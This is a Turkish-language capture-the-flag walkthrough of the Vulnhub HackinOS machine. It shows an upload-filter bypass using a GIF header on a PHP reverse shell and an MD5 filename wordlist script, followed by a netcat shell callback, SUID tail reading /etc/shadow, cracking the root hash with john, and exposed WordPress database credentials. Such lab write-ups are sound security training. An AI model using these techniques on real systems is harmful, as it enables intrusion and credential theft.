

HackinOS CTF

Kaan Efe Öğüt


ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan HackinOS2019 zafiyetli makinesinin çözümünü birlikte gerçekleştireceğiz.

08.11.2021

-Vulnhub üzerinde bulunan "<https://www.vulnhub.com/entry/hackinos-1,295/>" bağlantılı Hackinos makinesini birlikte çözmeye çalışacağız.

-İndirdiğim .ova uzantılı dosyayı VirtualBox üzerinden import ediyorum ve Linux ile aynı ağ ayarlarına getirip başlatıyorum.



- Zafiyetli makineyi çalıştırıyorum ve bu arayüzde bırakıyorum.

```
root@kali:~# nmap 10.0.2.4/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-10 17:40 +03
Nmap scan report for 10.0.2.1
Host is up (0.00060s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

root@kali:~# nmap 10.0.2.2
Nmap scan report for 10.0.2.2
Host is up (0.0020s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
912/tcp   open  apex-mesh
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

root@kali:~# nmap 10.0.2.3
Nmap scan report for 10.0.2.3
Host is up (0.00016s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:81:AE:D9 (Oracle VirtualBox virtual NIC)

root@kali:~# nmap 10.0.2.15
Nmap scan report for 10.0.2.15
Host is up (0.00031s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
8000/tcp   open  http-alt
MAC Address: 08:00:27:20:A9:BC (Oracle VirtualBox virtual NIC)
```

-Ardından Linux üzerinden bir ağ taraması gerçekleştiriyorum ve zafiyetli makinenin İp adresini öğreniyorum.

```

# nmap -sV -sC -p- 10.0.2.15
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-10 17:41 +03
Nmap scan report for 10.0.2.15
Host is up (0.00019s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 d9:c1:5c:20:9a:77:54:f8:a3:41:18:92:1b:1e:e5:35 (RSA)
|_ 256 df:d4:f2:61:89:61:ac:e0:ee:3b:5d:07:0d:3f:0c:87 (ECDSA)
|_ 256 8b:e4:45:ab:af:c8:0e:7e:2a:e4:47:e7:52:f9:bc:71 (ED25519)
8000/tcp  open  http      Apache httpd 2.4.25 ((Debian))
|_ http-generator: WordPress 5.0.3
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-robots.txt: 2 disallowed entries
|_ /upload.php /uploads
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Blog #8211; Just another WordPress site
MAC Address: 08:00:27:20:A9:BC (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.41 seconds

```

- Zafiyetli makinenin IP adresini bulduktan sonra daha fazla bilgi sahibi olabilmek için Nmap üzerinden detaylı bir tarama daha gerçekleştiriyorum.

-Burada :8000 portunda HTTP servisinin aktif olduğunu görüntülüyorum.


-Ayrıca SSH portunda aktif olduğunu görüntülüyorum.



- Burada ilk önce klişe olan robots.txt dizinine bakıyorum buradan bilgi almaya çalışacağım.

-Burada bir .php dosyası görüntülüyorum birde yüklemeleri görebildiğim bir dizin.

-Fakat ikisini de görüntüleyemiyorum.



- Burada bir yükleme ekranı görüntülüyorum fakat .php uzantılı bir dosya yüklemeye çalıştığımda hata almaktayım.

Bu sebeple bir kaynak koduna bakmak istiyorum.

```

58
59
60 <!-- https://github.com/fatihhcelik/Vulnerable-Machine---Hint -->
61 </body>
62 </html>
63

```

- Kaynak koduna baktığımda bir github adresi olduğunu görüntülüyorum.

```

// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    $rand_number = rand(1,100);
    $target_dir = "uploads/";
    $target_file = $target_dir . md5(basename($_FILES["file"]["name"]).$rand_number);
    $file_name = $target_dir . basename($_FILES["file"]["name"]);
    $uploadOk = 1;
    $imageFileType = strtolower(pathinfo($file_name,PATHINFO_EXTENSION));
    $type = $_FILES["file"]["type"];
    $check = getimagesize($_FILES["file"]["tmp_name"]);

    if($check["mime"] == "image/png" || $check["mime"] == "image/gif"){
        $uploadOk = 1;
    }else{
        $uploadOk = 0;
        echo ":";
    }
}

```

-Github adresine gidiyorum ve burada bir upload.php dosyası görüntülüyorum.Burada kod içerisine baktığımda png ya da gif uzantılı olursa hata vermediğini görüntülüyorum.


-Ayrıca burada MD5 formatında bir şifreleme olduğu ve bu şifrelemenin yanı sıra 1'den 100'e kadar bir random sayı ürettiğini de görüntülüyorum.

```


GNU nano 5.4 shell.php
GIF98
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net

```

- Bu hatayı ortadan kaldırmak için php kodunun başına "GIF98" ekliyorum.



-Dosyayı başarıyla ekledim.



- Upload kısmına geçiş yaptığımda burada erişim hatası alıyorum.Eğer random sayı ve MD5 ile şifrelenmeseydi.URL üzerinden erişebilirdim.

```
import hashlib
for i in range(100):
    file = "shell.php" + str(i)
    hash = hashlib.md5(file.encode())
    dir = hash.hexdigest() + ".php"
    f = open("dict.txt", "a+")
    f.write(dir+"\r\n")
    f.close()
```

-Shell alma işlemini gerçekleştirmek için bir sözlük oluşturuyorum.

```
(root@2021)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
```

- Oluşturduğum sözcüğü kullanmadan önce netcat üzerinden belirttiğim portu dinlemeye alıyorum.


```
(root@2021)-[~/Masaiüstü]
# dirb http://10.0.2.15:8000/uploads/ dict.txt

DIRB v2.22
By The Dark Raver

START_TIME: Thu Nov 11 11:00:00
URL_BASE: http://10.0.2.15:8000
WORDLIST_FILES: dict.txt

GENERATED WORDS: 100

Scanning URL: http://10.0.2.15:8000/uploads/

root@2021:~
Dosya Eylemler Düzen Görünüm Yardım

(root@2021)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 54410
Linux 1afdd1f6b82c 4.15.0-29-generic #31~16.04.1-Ubuntu SMP Wed Jul 18 08:54:04 UTC 2018
NU/Linux
10:46:50 up 6 min, 0 users, load average: 0.00, 0.15, 0.12
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

-Bu sözlüğü dirb aracı ile çalıştırıyorum.Ardından başarılı bir şekilde erişim alabildim.

```
# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.15: inverse host lookup failed: Unknown host
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 54410
Linux 1afdd1f6b82c 4.15.0-29-generic #31~16.04.1-Ubuntu SMP Wed Jul 18 08:54:04 UTC 2018 x86_64 G
NU/Linux
10:46:50 up 6 min, 0 users, load average: 0.00, 0.15, 0.12
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@1afdd1f6b82c:/$ ls
ls
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib  media  opt  root  sbin  sys  usr
www-data@1afdd1f6b82c:/$ whoami
whoami
www-data
www-data@1afdd1f6b82c:/$
```

-Erişimi terminale geçirmek için python kütüphanesini çalıştırıyorum.

-Wget-Git clone komutları çalışıyor mu diye deniyorum.Çalışmadığını görüntüleyince "find / -perm -4000 2>/dev/null" komutu ile yetkili olduğum dizinleri görüntülüyorum.

-Burada karşıma tail çıkıyor tail ile komutlarını son bir kaç satırını okuyabilirim.

```
www-data@1afdd1f6b82c:/$ tail -c1G /etc/shadow
tail -c1G /etc/shadow
root:$6$goj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//OVNpd.PvEYcL1bWSrF3XTVTF91n60yUuUMUcP65EgT8HfjLyjG
Hova/:17951:0:99999:7:::
daemon*:17931:0:99999:7:::
bin*:17931:0:99999:7:::
sys*:17931:0:99999:7:::
sync*:17931:0:99999:7:::
games*:17931:0:99999:7:::
man*:17931:0:99999:7:::
lp*:17931:0:99999:7:::
mail*:17931:0:99999:7:::
news*:17931:0:99999:7:::
uuu*:17931:0:99999:7:::
```

- "tail -c1G /etc/shadow" komutu ile buradan bilgi almaya çalışıyorum ve başarılı bir şekilde root'un şifresine hashli de olsa ulaşabildim.

```
(root@2021)-[~/Masaüstü]
# john curl.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
john (root)
1g 0:00:00:02 DONE 2/3 (2021-11-11 14:11) 0.4132g/s 1272p/s 1272c/s 1272C/s 123456.. john
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

-John aracını kullanarak hashli şifreyi kırmayı deniyorum ve burada başarılı bir şekilde root kullanıcısının şifresine erişim sağlayabildim.

```
www-data@1afdd1f6b82c:/$ su root
su root
Password: john

root@1afdd1f6b82c:/# ls
ls
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib  media  opt  root  sbin  sys  usr
root@1afdd1f6b82c:/# whoami
whoami
root
```

-Şifreyi kullandığımda başarılı bir şekilde root olabildim.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'wordpress');

/** MySQL hostname */
define('DB_HOST', 'db:3306');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

-Ayrıca “www” web dizini altında bulunan belgeleri incelediğimde burada rahat bir şekilde sitenin bilgilerine erişim sağlayabildim.